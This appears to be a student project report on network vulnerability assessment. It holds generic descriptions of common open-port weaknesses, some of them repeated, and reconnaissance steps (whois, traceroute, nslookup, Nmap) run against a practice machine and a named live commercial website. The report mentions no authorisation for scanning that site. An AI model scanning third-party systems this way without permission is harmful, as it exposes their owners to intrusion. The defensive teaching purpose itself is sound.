Network Vulnerability Assessment

Team 1.2

Members: Mohith Kalekar

Melvin R

1.1

The Network Vulnerability Identification and Assessment project aims to enhance the security of a computer network by identifying and assessing potential vulnerabilities within the network infrastructure. The project employs a comprehensive approach to systematically analyse and evaluate network components, protocols, and configurations to ensure a robust and secure network environment.

Key Objectives:

Network Discovery: The project starts by conducting a thorough network discovery process to identify all devices, servers, routers, and networked systems within the network. This step helps in creating an accurate inventory of assets and provides a foundation for vulnerability assessment.

Vulnerability Scanning: Utilizing specialized vulnerability scanning tools and techniques, the project performs automated scans of the network infrastructure. The scans target each device and system to identify known vulnerabilities, misconfigurations, and potential security weaknesses. The scanning process may include both internal and external scans to cover all aspects of the network.

Penetration Testing: In addition to vulnerability scanning, the project incorporates penetration testing, also known as ethical hacking. This involves simulating real-world attacks to uncover unknown vulnerabilities and assess the network's ability to withstand various threats. Penetration testing includes attempts to exploit identified vulnerabilities and gain unauthorized access to network resources.

Vulnerability Assessment: Once the vulnerabilities are identified, the project team assesses their potential impact and severity. Each vulnerability is analyzed based on its likelihood of exploitation, the potential consequences of a successful attack, and the level of difficulty to mitigate or remediate. This assessment helps prioritize the vulnerabilities for remediation efforts.

Reporting and Remediation: The project concludes by generating a detailed report that highlights the identified vulnerabilities, their associated risks, and recommended remediation actions. The report provides network administrators and security teams with actionable insights to prioritize and address the vulnerabilities effectively. The project team may also assist in implementing the recommended security measures and retesting the network after remediation.

1.2 PURPOSE AND BENEFITS

strengthen the security of a computer network by proactively identifying vulnerabilities and assessing their impact. By conducting thorough scans, tests, and assessments, the project aims to achieve the following objectives:

Identify Vulnerabilities: The project's primary goal is to identify vulnerabilities within the network infrastructure. This includes known vulnerabilities, misconfigurations, weak authentication mechanisms, outdated software versions, and other security weaknesses that could be exploited by attackers.

Assess Risks: Once vulnerabilities are identified, the project assesses the associated risks. By evaluating the likelihood of exploitation and potential consequences of successful attacks, network administrators can prioritize remediation efforts and allocate resources effectively.

Strengthen Security Measures: The project provides actionable insights and recommendations for addressing identified vulnerabilities. Network administrators can use this information to implement security measures such as patches, updates, configuration changes, and improved access controls to mitigate the identified risks.

Proactive Defense: By conducting regular vulnerability identification and assessment, the project enables proactive defense against potential threats. It allows organizations to stay ahead of attackers by identifying vulnerabilities before they are exploited, reducing the risk of data breaches, service disruptions, or unauthorized access to critical resources.

Compliance and Regulatory Requirements: Many industries and organizations are subject to compliance regulations and standards related to network security. The project helps ensure compliance with these requirements by identifying and addressing vulnerabilities that could lead to non-compliance.

2

2.1 Existing problems

While network vulnerability assessment methods have significantly evolved and improved over time, there are still some existing problems that organizations may encounter. Here are a few common challenges associated with network vulnerability assessment methods:

False Positives and False Negatives: Vulnerability assessment tools may generate false positive or false negative results. False positives occur when a tool identifies a vulnerability that doesn't actually exist, leading to unnecessary investigation and remediation efforts. False negatives, on the other hand, happen when a tool fails to identify an actual vulnerability, leaving the network exposed to potential threats.

Limited Scope: Vulnerability assessment tools often focus on known vulnerabilities and common attack vectors, potentially overlooking emerging threats or zero-day vulnerabilities. The tools may not cover all aspects of the network infrastructure, leaving some areas unassessed and vulnerable.

Lack of Contextual Understanding: Vulnerability assessment tools may lack the ability to understand the context in which vulnerabilities exist. They may not consider the network's specific configuration, business processes, or custom applications, resulting in inaccurate assessments and recommendations.

Inaccurate Risk Prioritization: Vulnerability assessment tools typically assign a severity rating to identified vulnerabilities. However, these ratings may not always align with the actual risk posed to the organization. The tools may not take into account factors such as the network's criticality, exposure to external threats, or the presence of compensating controls.

Limited Coverage of Exploitation Techniques: Some vulnerability assessment tools focus on identifying vulnerabilities but may not fully simulate the exploitation techniques used by real attackers. This limitation may result in a failure to identify vulnerabilities that can be exploited in a specific manner, leading to a false sense of security.

2.2 Proposed Solutions To address the existing problems associated with network vulnerability assessment methods, organizations can consider implementing the following proposed solutions:

Validation and Verification: Organizations should perform thorough validation and verification of vulnerability assessment results to minimize false positives and false negatives. This can involve manual verification of identified vulnerabilities, leveraging additional tools or techniques for validation, and incorporating feedback from security experts or red teaming exercises.

Comprehensive Coverage: It is crucial to ensure that vulnerability assessment methods cover a wide range of attack vectors, including both known vulnerabilities and emerging threats. Organizations should regularly update and expand their vulnerability databases, leverage threat intelligence sources, and consider conducting penetration testing to identify vulnerabilities that may be missed by automated scanning tools.

Contextual Understanding: Enhancing the contextual understanding of vulnerabilities is vital. This can be achieved by tailoring vulnerability assessment tools and methodologies to the specific network environment, taking into account unique configurations, custom applications, and business processes. Organizations should provide necessary context and information to assessment tools to generate more accurate and relevant results.


Risk-Based Prioritization: Implementing a risk-based prioritization approach helps organizations accurately assess the impact and likelihood of exploitation for identified vulnerabilities. This involves considering factors such as business criticality, potential consequences, exploitability, and existing mitigating controls. Organizations should develop a well-defined risk assessment framework to prioritize remediation efforts effectively.

Advanced Exploitation Techniques: Organizations can leverage more advanced penetration testing methodologies to simulate real-world attack scenarios and identify vulnerabilities that might be missed by traditional vulnerability assessment tools. This includes employing ethical hackers or engaging third-party experts to conduct thorough penetration tests using sophisticated techniques and customized exploits.

3

3.1 Block Diagram of Network Vulnerability Assessment

Assessment of large networks in particular can become a very cyclic process if you are testing the networks of an organization in a blind sense and are given minimal information. As you test the network, information leak bugs can be abused to find different types of useful information (including trusted domain names, IP address blocks, and user account details) that is then fed back into other processes.



This flowchart includes network enumeration, then bulk network scanning, and finally specific service assessment. It may be the case that by assessing a rogue nonauthoritative DNS service, an analyst may identify previously unknown IP address blocks, which can then be fed back into the network enumeration process to identify further network components.

3.2 Hardware/Software tools used:

Hardware: Personal Computers, Target website servers.


Software: Nessus, Kali Linux, Nmap, OWASP ZAP, Metasploitable2.


4 Experimental Investigations:

**Practice Tool**


**Passive Reconassaince**

**Tool Used:** whois






**Tool Used:** ping




**Tool Used:** nslookup



**Active Reconassaince**

**Tool Used**: NMAP



**Open Ports Vulnerabilities:**

**Port 21 (FTP - File Transfer Protocol):**

Use: Port 21 is used for FTP connections, facilitating the transfer of files between a client and a server.

Vulnerabilities: Some vulnerabilities associated with FTP include weak authentication, unencrypted data transmission (including usernames and passwords), and potential for unauthorized access or data manipulation if the FTP server is misconfigured.

**Port 22 (SSH - Secure Shell):**

Use: Port 22 is used for SSH connections, providing secure remote administration and secure file transfer over a network.

Vulnerabilities: Common vulnerabilities of SSH include weak passwords, brute-force attacks, and vulnerabilities in SSH server implementations. It is crucial to use strong passwords, disable root login if possible, and keep SSH server software up to date to mitigate risks.

**Port 23 (Telnet):**

Use: Port 23 is traditionally used for Telnet, which allows remote access to servers.

Vulnerabilities: Telnet is considered insecure due to the lack of encryption, which can expose login credentials and sensitive information to interception by attackers. It is generally recommended to use SSH instead of Telnet for secure remote access.

Port 25 (SMTP - Simple Mail Transfer Protocol):

Use: Port 25 is used for email communication, specifically for sending email messages between mail servers.

Vulnerabilities: Some vulnerabilities associated with SMTP include open relay, which allows unauthorized users to send spam through the server, and the potential for email spoofing and phishing attacks. Secure configuration, spam filtering, and implementing sender authentication mechanisms (e.g., SPF, DKIM) can help mitigate these risks.

**Port 80 (HTTP - Hypertext Transfer Protocol):**

Use: Port 80 is used for serving web pages over the internet. It is the default port for unencrypted HTTP connections.

Vulnerabilities: Common vulnerabilities of web servers on port 80 include web application vulnerabilities (e.g., XSS, SQL injection), server misconfigurations, and potential for unauthorized access. Regularly patching web server software, implementing secure coding practices, and using web application firewalls can help address these vulnerabilities.

**Port 111 (RPC - Remote Procedure Call):**

Use: Port 111 is associated with RPC, a protocol used for communication between networked systems.

Vulnerabilities: RPC services can be vulnerable to various attacks, including buffer overflow, remote code execution, and unauthorized access. It is crucial to apply security patches, disable unnecessary RPC services, and use access control mechanisms to mitigate these risks.

**Port 139 (NetBIOS - Network Basic Input/Output System):**

Use: Port 139 is associated with NetBIOS, an older protocol used for file and print sharing services in Windows networks.

Vulnerabilities: NetBIOS services on port 139 can be vulnerable to exploits like the infamous WannaCry ransomware attack. Attackers can target weaknesses such as unpatched systems, weak passwords, and misconfigurations to gain unauthorized access or execute malicious activities. Securing Windows systems, using strong passwords, and blocking external access to port 139 can help reduce the associated risks.

**Port 5432 (PostgreSQL Database):**

Use: Port 5432 is the default port for PostgreSQL database servers, used for managing and accessing PostgreSQL databases.

Vulnerabilities: Common vulnerabilities associated with PostgreSQL include weak or default passwords, SQL injection, and vulnerabilities in the PostgreSQL server software. Regularly updating PostgreSQL, using strong passwords, implementing proper user access controls, and securing web applications that interact with PostgreSQL can help mitigate these risks.

**Port 5900 (VNC - Virtual Network Computing):**

Use: Port 5900 is commonly used by VNC for remote desktop access to graphical desktop environments.

Vulnerabilities: VNC can be vulnerable to attacks such as weak or no authentication, brute-force attacks, and insecure configurations. It is important to use strong passwords, enable encryption for VNC connections, and restrict access to trusted IP addresses to enhance security.

**Port 6000 (X11 - X Window System):**

Use: Port 6000 is associated with the X11 protocol, used for graphical display and remote access to X Window System servers.

Vulnerabilities: X11 can be vulnerable to attacks like unauthorized access, display spoofing, and traffic interception. Proper X11 server configuration, disabling X11 forwarding over untrusted networks, and using secure protocols like SSH for remote access can help mitigate these risks.

**Port 6667 (IRC - Internet Relay Chat):**

Use: Port 6667 is commonly used for IRC, a real-time messaging protocol for group communication.

Vulnerabilities: Some vulnerabilities associated with IRC include unauthorized access, malware distribution, and exploitation of IRC clients or servers. Securing IRC servers with strong passwords, monitoring for abuse, and keeping IRC client software up to date are important measures to mitigate risks.

**Port 8009 (Apache JServ Protocol / Tomcat AJP):**

Use: Port 8009 is used by the Apache JServ Protocol (AJP) or Tomcat AJP to communicate between Apache HTTP Server and Apache Tomcat application server.

Vulnerabilities: AJP vulnerabilities can include misconfigurations, remote code execution, and potential for unauthorized access if the connection is not properly secured. It is crucial to follow secure configuration practices, use encrypted connections, and regularly update Apache and Tomcat software.

**Port 8180 (HTTP Alternate / JBoss Application Server):**

Use: Port 8180 is commonly used as an alternate HTTP port or by JBoss Application Server.

Vulnerabilities: Vulnerabilities associated with port 8180 can include web application vulnerabilities, server misconfigurations, and potential for unauthorized access. Regularly patching the server software, securing web applications, and implementing appropriate access controls are essential to mitigate these risks.

**Port 23 (Telnet):**

Use: Port 23 is traditionally used for Telnet, which allows remote access to servers.

Vulnerabilities: Telnet is considered insecure due to the lack of encryption, which can expose login credentials and sensitive information to interception by attackers. It is generally recommended to use SSH instead of Telnet for secure remote access.

**Port 25 (SMTP - Simple Mail Transfer Protocol):**

Use: Port 25 is used for email communication, specifically for sending email messages between mail servers.

Vulnerabilities: Some vulnerabilities associated with SMTP include open relay, which allows unauthorized users to send spam through the server, and the potential for email spoofing and phishing attacks. Secure configuration, spam filtering, and implementing sender authentication mechanisms (e.g., SPF, DKIM) can help mitigate these risks.

**Port 80 (HTTP - Hypertext Transfer Protocol):**

Use: Port 80 is used for serving web pages over the internet. It is the default port for unencrypted HTTP connections.

Vulnerabilities: Common vulnerabilities of web servers on port 80 include web application vulnerabilities (e.g., XSS, SQL injection), server misconfigurations, and potential for unauthorized access. Regularly patching web server software, implementing secure coding practices, and using web application firewalls can help address these vulnerabilities.

**Port 111 (RPC - Remote Procedure Call):**

Use: Port 111 is associated with RPC, a protocol used for communication between networked systems.

Vulnerabilities: RPC services can be vulnerable to various attacks, including buffer overflow, remote code execution, and unauthorized access. It is crucial to apply security patches, disable unnecessary RPC services, and use access control mechanisms to mitigate these risks.

**Port 139 (NetBIOS - Network Basic Input/Output System):**

Use: Port 139 is associated with NetBIOS, an older protocol used for file and print sharing services in Windows networks.


Vulnerabilities: NetBIOS services on port 139 can be vulnerable to exploits like the infamous WannaCry ransomware attack. Attackers can target weaknesses such as unpatched systems, weak passwords, and misconfigurations to gain unauthorized access or execute malicious activities. Securing Windows systems, using strong passwords, and blocking external access to port 139 can help reduce the associated risks.


**TARGET WEBSITE**

**Domain Name: www.championspeedshop.com**


**Passive Reconassaince**

**Tool Used:** whois






**Tool Used:** Traceroute




**Tool Used:** nslookup



**Active Reconassaince**


**Tool Used**: NMAP




